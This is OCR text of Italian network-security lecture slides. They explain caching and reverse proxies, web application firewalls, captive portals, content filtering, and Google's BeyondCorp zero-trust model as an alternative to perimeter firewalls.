
Solitamente è un HTTP caching proxy, ovvero memorizza e gestisce una copia locale degli oggetti web richiamati, fornendoli alle successive richieste HTTP senza effettuare altri accessi ai server di destinazione.

Se ben disegnato:

- Riduce l'occupazione di banda
- Riduce la latenza media di accesso al web
- Aumenta la sicurezza dell'accesso ad internet

Firewall e dintorni


HTTP application level gateway



Struttura di una richiesta proxy.
Un caching proxy cerca nella cache una copia dell'oggetto (indicizzata con l'MD5 hash dell'URL)

- Se esiste controlla la scadenza; se l'oggetto è considerato ancora valido (dipende dalle politiche scelte, che possono variare a seconda del tipo di oggetto) viene consegnata la copia
- se invece l'oggetto è scaduto viene richiesto al server originale l'oggetto, inserendo nella request un header If-Modified-Since
- se la risposta conferma che l'oggetto è ancora valido perché non modificato, al client viene restituito l'oggetto in cache

Firewall e dintorni



Cacheable objects
- HTTP: Deve avere un tag Last-Modified

Non-cacheable objects
- HTTPS
- HTTP: Nessun tag Last-Modified:
  Oggetti autenticati
  Cache-Control: private, no-store, no-cache
- URLs con '?' o 'cgi-bin'
- Response a POST methods

Utilità in calo al crescere di https, recupera ruolo come redirector o per il filtraggio delle URL (es. Squid+Squidguard)

HTTP Reverse proxy

http://en.wikipedia.org/wiki/Reverse_proxy


Sono proxy, tipicamente cache HTTP, che si presentano ad Internet come front-end di un insieme di web server interni.

Il caso più semplice di reverse proxy è l'HTTP accelerator, in cui le funzionalità di caching del proxy si usano per sollevare i web server da una parte del loro carico, ad esempio fornire il contenuto statico di un sito (quello dinamico non è cache-able per definizione).

Costituiscono un livello di difesa addizionale per I web server interni e consentono la riscrittura di URL disaccoppiando la struttura interna dalla visione esterna.

Tendenza evolutiva: Web Application Firewall, sono dei "reverse Proxy" un po' più evoluti (analisi Out Of Band, analisi comportamentale, auditing degli accessi, resilienza anti DDOS ecc.)

HTTP Reverse proxy



Captive portal

Un captive portal https://en.wikipedia.org/wiki/Captive_portal è un sistema che risponde a qualunque richiesta un client faccia su una VLAN (es DNS, HTTP req), inducendolo a dichiararsi, effettuare l'autenticazione e prendere visione di policy per l'utilizzo dei sistemi.

Alcuni captive portal richiedono di tenere aperta una finestra dopo l'autenticazione, in modo che l'accesso sia consentito solamente in presenza di una sessione attiva da parte dell'utente, terminando la quale l'accesso è interrotto.

Altri sistemi implementano una politica "a tempo", mantenendo valida l'associazione client-VLAN per un periodo di tempo predeterminato, senza ulteriori interazioni con l'utilizzatore.

Esempio OpenSource: Kattive.it

Content filtering

http://en.wikipedia.org/wiki/Content-control_software

Normalmente viene filtrata la navigazione web con prodotti integrati con i proxy di navigazione.
Produttività, ma anche sicurezza e protezione (parental control).
Filtraggio delle URL verso siti compromessi o pericolosi.
Whitelist (“walled garden”), blacklist oppure filtri dinamici, complessi e strutturati.
Algoritmi euristici (oppure catalogazioni manuali).
Overblocking, underblocking, biasblocking.
Censura?

Il problema è il confine

Il problema è che i firewall di prima generazione nascono con il concetto di proteggere il confine (boundary protection).

Il confine dell'azienda è però diventato un'entità sfumata (consociate, collaboratori, consulenti esterni, byod, mobile ecc.).

Bisogna passare dal modello del castello a quello del sistema immunitario.

Come funziona un sistema immunitario?

Continua a funzionare anche se parzialmente compromesso, individua velocemente i patogeni veramente pericolosi e ignora quelli innocui, ottimizza le risorse limitate dell'organismo per prevenire le minacce più gravi e gestire quelle minori senza subire danni inaccettabili.


Questo, in ambito IT non si fa (solo) con un firewall.

Firewall e dintorni

Oltre il firewall.
Il modello BeyondCorp di Google.
Security without wall.

Modello BeyondCorp di Google
https://cloud.google.com/beyondcorp/
Punto di partenza: la nuvola non ha confini interni, modello “Zero Trust”.
Sposto la difesa dal perimetro ai dispositivi e agli utenti, la fluidità del confine aziendale mi spinge a questo.
Non mi interessa da quale rete ti connetti ma come è protetto il tuo dispositivo e chi sei tu.
“Dentro” e “Fuori” cambia poco in termini di sicurezza.
Debbo autenticare ogni utente, dispositivo e flusso e costruire una connessione sicura a livello più alto.
Le policy debbono essere dinamiche ed essere calcolate da più sorgenti possibili.
Non faccio più VPN ma tunnel applicativi.

Firewall e dintorni



Fonte: Google Whitepaper - BeyondCorp: A New Approach to Enterprise Security

Chiave di tutto: Web Application Access Proxy

- Utente si qualifica con 2F Authentication al SSO
- Dispositivo si qualifica con il suo certificato
- Access control engine verifica:
  - Se l'utente può accedere al servizio (progetto, gruppo, data, ora ecc.)
  - Se il dispositivo è censito e aggiornato come protezioni (patch, antivirus ecc.)
  - Se il livello di trust di questa combinazione è sufficiente per accedere all'applicazione richiesta

- Se tutto OK, l'application proxy apre il collegamento cifrato utente-applicazione
- Tutto il resto = DENY

(Tutto molto semplificato ovviamente)